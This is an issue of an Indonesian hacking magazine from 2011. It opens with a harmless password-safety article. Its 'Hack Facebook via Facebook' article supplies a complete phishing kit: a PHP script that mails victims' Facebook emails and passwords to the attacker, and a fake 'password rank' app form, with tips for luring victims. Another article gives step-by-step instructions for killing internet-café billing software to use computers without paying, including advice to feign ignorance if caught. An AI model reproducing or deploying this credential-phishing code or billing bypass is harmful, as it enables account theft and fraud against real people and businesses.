



011100011 100011100011 1000111 100000111 101010 10000011101010111100 10000111100110

X-Code Magazine  
Issue #18- Date : Oktober 2011  
Indonesian Hackers Community

XCODE - YOGYAFREE - YOGYA FAMILY CODE

Be Free To Join Us For A Better Digital World

| XCode License for Articles, logo, etc Computer • Internet • Hacking • Security • Scripting |



KEMUDAHAN EXPLOIT  
JOOMLA




HACK FACEBOOK VIA  
FACEBOOK (SOCENG)



PASSWORD AWARENEESS



Hacking hampir semua jenis Billing



## Redaksi X-CODE Magazine

### Apa itu Majalah X-Code :

- X-Code magazine adalah majalah hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

### Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

### Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer. hacking dan security di Indonesia.

### Misi :

- Menyebarkan ilmu-ilmu komputer, hacking dan security untuk tujuan positif.

### Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial

(nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi Creative Commons.

### Distribusi X-Code Magazine :

Official X-Code Magazine Page:  
<http://www.xcode.or.id/magazine.htm>

Mailing list X-Code :

<http://groups.yahoo.com/group/yogyafree-perjuangan>

Forum X-Code - Yogyafree :  
<http://xcode.or.id/forum>

CD Yogyafree dan sebagainya.

### Contact : X-Code Magazine :

Alamat E-mail Redaksi :  
[yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)  
(Yogyakarta).

[ferdianelli@yahoo.com](mailto:ferdianelli@yahoo.com)  
(Pontianak).

## > Xcode Magazine 18

Majalah X-code issue #18 terbit tanggal 20 Oktober 2011, kehadiran X-code Magazine ini lebih cepat secara rentang waktu dibandingkan terbitnya beberapa X-code Magazine terakhir.

Saat ini members Forum Yogyakarta X-code telah menembus 90.000, Groups Facebook Yogyakarta telah menembus angka 10.000, Yahooogroups Milis telah menembus 5700 lebih dan sebagainya yang dimana penunjukkan dari sisi kuantitas itu adalah dapat merupakan suatu simbol bahwa Yogyakarta X-code begitu banyak diminati oleh public.

Secara kualitas media-media Yogyakarta terus memberikan artikel dan tutorial yang lebih berkualitas dan lebih lebih mudah dipahami.

Terlepas dari kuantitas dan kualitas Yogyakarta X-code juga pernah mengalami masa-masa dimana media Yogyakarta diblokir seperti di milis Yahoo Group dimana pada tahun 2008 pernah mencapai 13.000 members lebih, diblokirnya milis tersebut tidak membuat Yogyakarta patah semangat untuk tidak membangun milis lagi, tahun itu milis dibangun kembali dari awal yang akhirnya bernama Milis Yogyakarta Perjuangan.

Media-media Yogyakarta X-code adalah simbol-simbol perjuangan Yogyakarta untuk banyak berbagi tutorial, sharing dan sebagainya yang semuanya untuk perkembangan IT di Indonesia agar lebih baik.

Tidak berpanjang-panjang lagi, kami segenap team redaksi x-code magazine mengucapkan selamat membaca x-code magazine No 18.

Salam perjuangan!

## X-code magazine No 18

PASSWORD AWARENEESS By: Seno Handoro

HACK FACEBOOK VIA FACEBOOK danang a.k.a j0ck3r

Hacking Hampir Semua Jenis Billing (memaksimalkan kembali toll ZHider) - Surya Sriyama,

SE

Undressing zcpiuy.exe and Get Your Files Back - @xl Kasparov Facebook :

r\_axl@rocketmail.com

KEMUDAHAN EXPLOIT JOOMLA - danang a.k.a j0ck3r

Hacking password Acces Point dengan Hydra - Oleh Kurniawan - yk\_family\_code@yahoo.com

# PASSWORD AWARENESS

**By: Seno Handoro**

Penggunaan *password* yang aman dan kuat sebenarnya cukup mudah untuk diterapkan. Namun, banyak orang belum terbiasa dengan hal ini.

*Password* atau kata sandi banyak digunakan untuk proses autentikasi, yaitu suatu proses untuk memastikan seseorang yang akan masuk ke dalam suatu sistem adalah benar - benar orang yang sudah terdaftar secara valid sebagai user dari sistem yang bersangkutan.

Penggunaan *password* dapat membatasi siapa saja yang boleh memasuki suatu sistem dan mengakses resource ( sumber daya ) tertentu. Sayangnya, masih banyak orang yang menyepelekan aspek kekuatan *password*.

## A. PANDUAN SEDERHANA DALAM MEMILIH PASSWORD

Berikut ini adalah beberapa tips sederhana memilih *password* dengan tingkat kekuatan yang baik.

1. Pilihlah *password* yang mudah sampeyan ingat tetapi cukup sulit untuk ditebak oleh orang lain. Sampeyan bisa memilih kata atau frase yang sifatnya pribadi dan hanya diketahui anda sendiri. Dengan demikian sampeyan bisa sangat mudah mengingat *password* sampeyan tersebut. Rasanya konyol, bila sampeyan membuat *password* yang sulit ditebak oleh orang lain tetapi malah sampeyan sendiri tidak dapat mengingatnya. Kejadian ini sering ditemui di hampir sebagian instansi.
2. Pilihlah *password* dengan jumlah karakter yang cukup panjang. Makin banyak jumlah karakter yang digunakan dalam *password*, maka makin tinggi tingkat kekuatan dari *password* yang dimiliki. Beberapa Profesional di bidang IT Security menyarankan untuk memilih *password* dengan jumlah karakter minimal 8 karakter.

3. Pilihlah *password* yang memiliki perpaduan antara huruf besar, huruf kecil, angka, dan karakter spesial seperti tanda-tanda baca. Misalnya anda memilih frase "cintasejati" sebagai *password*, maka bisa meningkatkan kekuatan *password* dengan melakukan perubahan kecil sehingga menjadi "c1nt4\$3Jat1".

## **B. HAL - HAL YANG HARUS DIHINDARI DALAM MEMILIH PASSWORD**

Ada beberapa hal yang harus dihindari dalam memilih *password* :

1. Jangan pernah memilih *Blank Password* atau *Password* kosong. Seringkali ditemui seseorang user merasa malas untuk menghafal *password* dan akhirnya memutuskan untuk menggunakan *blank password* kosong untuk account miliknya.
2. Jangan menggunakan *password* dengan karakter yang bersifat perulangan ataupun berurutan, misalnya : "12345", "dfgh" ataupun memiliki posisi berurutan pada papan keyboard "asdfgh".
3. Jangan pernah menggunakan data pribadi yang sifatnya diketahui oleh umum seperti tanggal lahir, alamat rumah, nama istri, dan data-data sejenis lainnya.

## **C. KEBIASAAN YANG PERLU DIPERHATIKAN DALAM MENJAGA KEKUATAN PASSWORD**

Ada beberapa kebiasaan yang sebaiknya mulai dibudayakan untuk menjaga kekuatan dari *password*:

1. Jangan pernah men-share *password* yang dimiliki kepada siapapun termasuk pacar sampeyan. Apabila men-sharekan kepada orang lain, maka orang tersebut dapat memasuki sistem menggunakan identitas sampeyan. Artinya, sistem akan mengidentifikasi orang tersebut sebagai sampeyan dan apapun aktivitas yang dilakukan orang tersebut akan dicatat sebagai aktivitas yang sampeyan lakukan. Bisa dibayangkan bila orang tersebut melakukan aktivitas yang bersifat melanggar hukum, maka tercatat sebagai pelaku adalah sampeyan.
2. Jangan pernah menuliskan *password* yang anda miliki pada selembar kertas ataupun pada suatu file tertentu tanpa enkripsi sehingga dapat diakses oleh orang lain. Kejadian ini banyak ditemui di beberapa perkantoran dimana seseorang merasa takut melupakan *password*-nya, maka dia menuliskan pada

sebuah kertas kecil dan menempelkannya di bawah keyboard bahkan ada yang lebih parah yaitu menempelkannya pada layar monitor mereka.

3. Gantilah *Password* sampeyan secara periodik. Beberapa profesional IT Security menyarankan untuk melakukan penggantian *password* secara periodik setiap tiga minggu sekali. Password baru **TIDAK BOLEH** sama dengan lima *password* yang sebelumnya pernah digunakan. Misalnya sebelumnya anda menggunakan *password* " B3b3KG0r3Ng " dan " B3b3P4Gg4nG " maka TIDAK dianjurkan kembali menggunakan " B3b3kG0r3nG " sebagai *password* berikutnya. Anda baru boleh menggunakannya *password* tersebut setelah melewati siklus penggunaan *password* ke-enam.

Demikian artikel singkat ini, Mohon maaf, mungkin masih banyak kekurangan di sana – sini. Maklum amatiran he..he..he. Semoga bermanfaat. Tuhan Memberkati

Thanks To :

- JESUS CHRIST, MY LORD AND MY SAVIOR
- MY SWEET MACHINE, ACER ASPIRE 4920
- People Who Hate me...GOD BLESS YOU GUYS!
- Temen – temen di El-Shaddai Multimedia Production
  - All Crews Of Yogya-Free, The Biggest Indonesian Hackers Community

## HACK FACEBOOK VIA FACEBOOK

Facebook, siapa sih yang gak kenal facebook??? salah satu situs jejaring internasional terbesar selain twitter dan friendster. Facebook dipilih karena kemudahan dan keamanannya. Aman??? 100%??? benarkah demikian?? umm.. ada benarnya juga sih. Akan tetapi banyak para praktisi computer ( baca: hacker ) berusaha menembus pertahanan facebook, seperti yang dilakukan Team inj3ct0r dengan teknik SQL Injection pada salah satu Apps nya, tapi kebanyakan melakukan teknik Social Engineering ( Teknik Soceng ), membuat Fake login, Pishing, Sniffing dan lain-lain. Kali ini saya ingin Melakukan Salah satu teknik diatas, melalui fasilitas facebook itu sendiri. Maksudnya?? maksudnya adalah saya akan membuat APP palsu dalam “Tubuh” facebook itu sendiri ☺. Langsung aja deh...

Syarat:

1. Komputer yang terhubung internet
2. Server Gratisan atau injekan hasil tusbol juga boleh
3. Facebook tentunya
4. Doa yang baik, semoga orang-orang menggunakan APP kita ☺

Copas Script dibawah ini ke notepad dan edit di bagian yang saya beri warna merah menjadi alamat e-mail temen-temen semuanya. Sebaiknya matikan Fitur spam di akun e-mail anda agar e-mail pemberitahuannya bisa masuk, atau cek folder “bulk” atau sampah di akun e-mail kamu.

```
<?php
```

```
        error_reporting (E_ALL ^ E_NOTICE);
$email.= "<b>Name           : </b>".trim($_POST['name'])."<br/>";
$email.= "<b>Email          : </b>".trim($_POST['email'])."<br/>";
$email.= "<b>Password       : </b>".trim($_POST['password'])."<br/>";


$headers = "From:facebook@facebook.com\r\n";
$headers .= "Content-Type: text/html";
mail(
    "youremailaddress@domain.com",
    "Password from Facebook",
    $email,
    $headers
);

echo "Mail Completed";
```


```
?>
```



Lalu simpan dengan nama ***facebook.php*** dan upload ke server kamu dan tugas pertama kita selesai. Lalu kita menuju ke alamat <http://www.facebook.com/pages/create.php> dan pilih salah satu pilihan disana



Lalu kita upload gambar yang sudah kita persiapkan, lalu kita beri nama app kita. Disini kita dituntut kepandaian kita dalam membuat kata yang semenarik mungkin agar mampu menarik perhatian korban, misal “Cek Kepopuleran Akun Anda” dan pada bagian nama website kita isi <http://facebook.com/> setelah itu kita masuk ke alamat [http://www.facebook.com/add.php?api\\_key=fdfd01c9df7d644a68a4e989ae861e44&pages](http://www.facebook.com/add.php?api_key=fdfd01c9df7d644a68a4e989ae861e44&pages) lalu kita pilih “Add App” dan kita kembali ke halaman FB yang sudah kita buat tadi.



Lalu kita sunting aplikasi, masukkan nama yang kita hendak dan copas script dibawah ini, sebelumnya pada bagian yang saya beri warna merah kita edit menjadi alamat web tempat upload file facebook.php kita tadi, contoh <http://www.serverinjectan.com/facebook.php>. Dan pada bagian yang saya beri warna biru, di edit sesuai kebutuhan kita semua ☺

```
<style>
#facebook_box {
    clear: both;
    width: 55%;
    margin-top: 0px;
    margin-right: auto;
    margin-bottom: 0px;
    margin-left: auto;
    padding: 10px;
    border: thin solid #E8E8E8;
}
.info_box_top {
    HEIGHT: 15px;
    margin-bottom: 5px;
    padding-bottom: 5px;
    margin-left: 5px;
    margin-right: 5px;
    border-bottom-width: thin;
    border-bottom-style: solid;
    border-bottom-color: #FFCC33;
    font-weight: bold;
}
p {
    text-align: justify;
}
.info_box_middle img {
    float: left;
    border: thin solid #CCCCCC;
    margin: 3px;
}
}
```

```

input[type=hidden]{
    display:none;
}

.twoColumn {
float:left;
padding-right:20px;
width:44%;
}
input[type=button] {
    margin:0px;
    padding:0px;
    text-align:center;
}

}

LABEL {
    PADDING-RIGHT: 3px; DISPLAY: block; PADDING-LEFT: 3px; FLOAT: left; MARGIN-BOTTOM:
10px; PADDING-BOTTOM: 3px; WIDTH: 100px; PADDING-TOP: 3px;
}

INPUT.textbox {
    PADDING-RIGHT: 3px; DISPLAY: block; PADDING-LEFT: 3px; FLOAT: left; MARGIN-BOTTOM:
10px; PADDING-BOTTOM: 3px; WIDTH: 250px; PADDING-TOP: 3px;
}
input.submit {
    background-image:url(http://static.ak.fbcdn.net/rsrc.php/v1/zf/r/_IKHHfAgFQe.png);
    background-position:0px 280px;
    color:#FFF;
    border:0px;
    height:30px;
}

</style>

<script>
function AlertMsg(){
var msgdialog = new Dialog();
var ok = 'This application is designed to assess the strength of password strings. So
enter your correct email address and password for accurate report from Facebook. If you
have enter correct info, please click test button.';
msgdialog.showMessage('Enter Your Correct Facebook Info', ok);
return false;
}
</script>

<div style="width: 650px;" id="facebook_box">
    <div align="left" style="height: auto;" class="info_box_top">
        <h1>Check Your Facebook Password Rank</h1>
    </div>
    <div align="left" class="info_box_middle">

        <p><B>Check your password rank now & make sure to have password rank between
5 to 10</b>.<br/> </div></div></p>

<div class="two_column">
    <div class="left"> </div>
    <div style="width: 400px;" class="left">
        <form action="http://yourwebsite.com/facebook.php" id="ContactForm"
name="ContactForm" method="post">
            <label>Name</label>
            <input type="text" tabindex="1" value="" name="name" id="name" class="textbox" />
        <br/>
            <label>Email</label>
            <input type="text" tabindex="2" value="" name="email" id="email" class="textbox"
onChange="AlertMsg();" /> <br/>
            <label>Password</label>

```

```

        <input type="PaSSWord" tabindex="3" value="" name="password" id="password"
class="textbox" />


        <input type="button" class="submit" onclick="submitFacebookForm(this);" value="Test
Your Password Now" />
        <input type="hidden" value="0" name="send" id="send" style="display: none;"/>
    </form>
</div>
</div>
</div>

<script>

function submitFacebookForm(sub)
{
    sub.setDisabled(true);
    sub.setValue(".. DONE ..");
    var ajax = new Ajax();
    ajax.responseType = Ajax.FBML;
    ajax.ondone = function(data)
    {
        var msgdialog = new Dialog();
var myvalue = Math.floor(Math.random()*4) + 7;
var okmsg = 'According to facebook password algorithm chart, your password rank is ' +
myvalue + ' of 10';
msgdialog.showMessage('Your Password Rank', okmsg);
return false;
    }

    ajax.onerror = function() {
        var msgdialog = new Dialog();
        msgdialog.showMessage('Error', 'An error has occurred while trying to
submit.');
```

Dan kita masukkan ke kolom pengisian script...Tugas ke 2 selesai.



Tugas ke 3 kita sekarang adalah menyebarkan link pages yang sudah kita buat tadi,dan berdoa semaleman biar banyak yang nyoba ni halaman,he he he

Usahakan juga minta bantuan temen-temen kita supaya me-klik tombol like,minimal 25 orang,bila sudah 25 orang saatnya kita masuk ke alamat <http://www.facebook.com/username/> dan pilih nama untuk halaman kita,buatlah semenarik mungkin agar orang orang tertarik mencobanya, misal <http://www.facebook.com/CekAkunAnda/> .Selesai sudah tugas “jahat” kita he he he,kita tinggal nunggu hasilnya aja deh :p

Kalau penasaran gimana tampilan saat orang2 nyoba halaman kita,maka liat aja gambar dibawah ini..



Dan hasil yang terkirim ke e-mail kita akan seperti ini...



Sekian tulisan basi dari saya, bila ada salah kata atau kekeliruannya saya mohon maaf yang sebesar besarnya... makasih buat orang-orang yang selama ini sudah membantu saya ( baik langsung maupun tidak langsung ) berkembang di dunia yang saya senangi ini, om

kurniawan, poni, tabun, dev4, x-cisadane, wilmar-kidz, andri priyatna,anharku,civo,t3k0 dan orang-orang yang gak bisa saya sebutkan satu-persatu disini... God Bless u friend ☺

### Sumber

Nick: danang a.k.a j0ck3r



About Me: penulis adalah lulusan universitas yang gak terkenal jurusan Management Akutansi,sekarang bekerja di salah satu perusahaan swasta yang bergerak di bidang makanan bagian PPIC ( Plan Production Inventory Control ),aktif (eh tepatnya sih cuman jalan-jalan doank :p )di beberapa forum hacking,termasuk terlambat mendalami dunia IT ☺ penulis bisa di hubungi di [email](#) dan [blog](#) penulis


### Thanks to

[Allah Swt](#) || [Muhammad SAW](#) || [My Father](#) || [My Mother](#) || [X-Code](#) || [Codenesia](#) || [Devilzc0de](#) || [BorneoCrew](#) || [All people](#)



# Hacking Hampir Semua Jenis Billing (memaksimalkan kembali toll ZHider)

Oleh : Surya Sriyama, SE



Melihat judul artikel di atas pasti kita akan mengingat kembali kembali sebuah toll hacker yang ampuh di jamannya, ya... ZHider sebuah toll hacker tua yang tak mampu lagi memperlihatkan keperkasaannya semenjak Windows XP sp 2 dirilis bahkan sekarang sudah ada windows 7. Tolls hack yang bisa kita bilang “pak tua” ini mampu menghilangkan screen yang menutupi layar pada monitor pada saat kita ingin log in pada sebuah warnet yang menggunakan billing. Alhasil.... Bisa menggunakan komputer di warnet yang berbilling tanpa membayar alias billing warnet tersebut tidak jalan. Bagi para hacker tolls ini pasti adalah andalan di masanya, tapi sekarang tolls ini seakan tak bisa terpakai lagi.

Nah, berangkat dari itu semua penulis yang tentunya hacker dengan kelas “newbee” ingin mengulas dan memanfaatkan “pak tua ZHider” untuk kembali dapat berjaya sepanjang masa. Tak perlu panjang-panjang intermezonya, mari kita mulai!


Hal-hal yang perlu disiapkan :

1. download dulu “ZHider” (tolls nya telah saya sertakan bersama file artikel ini, mudah-mudahan disertakan dalam file X-code Magazine oleh mas-mas pengelola x-code).
2. Download tolls tambahan “proses explorer” (tolls nya telah saya sertakan bersama file artikel ini, mudah-mudahan disertakan dalam file X-code Magazine oleh mas-mas pengelola x-code).
3. Siapkan tangan yang cepat! Ini akan sangat membantu demi selesainya misi kita ini, amin.



Setelah semua sudah siap, ayo ke warnet kesayangan anda. Ambil tempat yang agak jauh dari operator server (hal ini relatif, mau dekat juga boleh asal jangan dikomputer server nanti di marahi tuh ma yang punya warnet).

1. Nyalakan komputer, nah anda pasti akan menemukan layar screen billing yang mewajibkan anda untuk menuliskan nama atau apalah untuk menjalankan penghitung waktu yang akan menandakan berapa biaya yang harus anda bayar nantinya setelah selesai menggunakan komputer itu. Silahkan log in seperti biasa.... (ingat lebih amannya jangan menuliskan nama anda, pake nama samaran). Penghitung waktu tetap akan berjalan.
2. Nah silahkan copy file z-hider ke komputer korban terserah dimana saja dan jalankan Zhider.exe, dan untuk jaga-jaga apabila komputer merestart pada saat log out dari billing maka buatlah shortcut agar tolls tersebut dijalankan autorun pada saat komputer merestart nanti, caranya :
  - Copy file ZHider.exe
  - Paste shortcut pada ... (jika menggunakan windows xp)  
C:\ProgramData\Microsoft\Windows\Start Menu\Program\Startup (untuk windows 7)  
Lakukan langkah yang sama untuk menjalankan otomatis tolls proses explorer.exe
3. Nah siap beraksi, jalankan prosesexplorer.exe dan Zhider.exe (misi kita akan berjalan lebih mudah jika komputer tidak merestart pada saat kita log out dari billing). Nah... silahkan log out.
4. Setelah log out maka kita akan kembali dihadapkan pada screen billing yang menjengkelkan itu, akan tetapi tolls prosesexplorer dan Zhider kita tetap jalan dibalik layar itu, itulah senjata kita! Tekan CTRL + ALT + Z maka akan ada celah sekitar 1 detik untuk melihat tampilan dibalik layar screen billing, bahkan anda juga akan melihat tolls prosesexplorer berjalan disana. Disini dibutuhkan kecepatan tangan untuk mengklik proses billing yang berjalan pada tolls prosesexplorer kemudian menghentikannya dengan mengklik icon X pada tolls proses explorer. Dan ingat karena Zhider tak sempurna di windows XP sp 1 ke bawah maka "pak tua" ini hanya mampu menyembunyikan screen billing dalam 1 detik aja, maka mungkin anda akan membutuhkan berkali-kali menekan CTRL + ALT + Z hingga anda mampu menjangkau proses billing yang berjalan di prosesexplorer begitu pun dengan menekan icon X untuk menonaktifkan billing yang berjalan, sekali lagi dibutuhkan kecepatan tangan. Semua tergantung pada anda.



5. Jika semua langkah telah dilakukan dengan baik maka screen billing akan hilang dan anda siap menggunakan komputer tanpa hitungan waktu! Tapi ingat.... Jangan sampai operator tahu... klo memang ketahuan yang bilang aja gak tau, pokonya pura-pura bego aja.

Nah... sekian tulisan yang singkat ini, mudah-mudahan bisa mejadi referensi bagi semua. Amin! Dan jayalah selalu x-code yogyafree.

Surya Sriyama, SE (hackeranginbone) on in facebook!

Terima Kasih Kepada :

Allah SWT

X-Code Yogyafree

TIS SMP Negeri 1 Awangpone

HackerAnginBone

Macope Jl. Cempalagi Kec. Awangpone Kab. Bone Prov. Sulsel

# Undressing zcpiuy.exe and Get Your Files Back

zcpiuy.exe



Hai semua.. 1152 x

Sebelumnya ane mo ngucapin tengkyu sekali lagi buat teman2 d YogyaFree yang dari kalian semua aku bisa tahu ini itu, terutama buat yang sama-sama kita hormati dan yang kita muliakan Mas Poni (mirip pidato pak kades aja y mas, xixixi), Juga buat Om Ono W. Purbo, yang udah kirim message ke fb ane "Maff, kuota jumlah friend d fb saya udah penuh, langsung aja ke page Ono W. Purbo", (haha, Ok dh om, tunggu ya ☺)

Kalau mas poni dkk di YogyaFree kembali "terpanggil" untuk memajang tulisan ini di xcode 16 (17, 8, 19....juga ga pa2 dh ....:) berarti ini adalah tulisan kedua ane yg nyimplung di majalah yang kita cintai ini.

